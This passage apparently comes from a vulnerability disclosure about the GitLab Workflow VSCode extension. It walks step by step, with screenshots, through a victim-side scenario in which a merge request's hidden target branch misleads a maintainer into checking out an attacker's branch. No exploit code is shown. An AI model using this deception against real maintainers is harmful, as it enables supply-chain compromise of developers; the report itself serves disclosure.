
Ensure you see the proper commit for the target branch since it's easy to get confused...
You should see only 1 commit in the MR and just our legit change.


Step 3: In victim context (victim01): The attack
In VSCode
- Go to the Gitlab Workflow Extension

- Click on All project merge requests expand the first merge request and then click on
Overview

You can note that we only see the legit_change as expected
Regarding the overview panel

You can see that there is no information regarding the target branch and that's a bit problematic I think because we don't know at what branch the MR is aimed and there could be anything in there... That's why I was saying that the first vulnerability is optional...
- (Optional Step to demonstrate vulnerability 1) Click on Open in Gitlab in the overview panel

It will launch the browser and what you'll see is what seems a perfectly safe merge request aimed at the default branch so indeed the maintainer would assume it will be safe.

Close the browser and go back to VSCode.
- Right Click on the Merge request and select
Check out Merge Request Branch
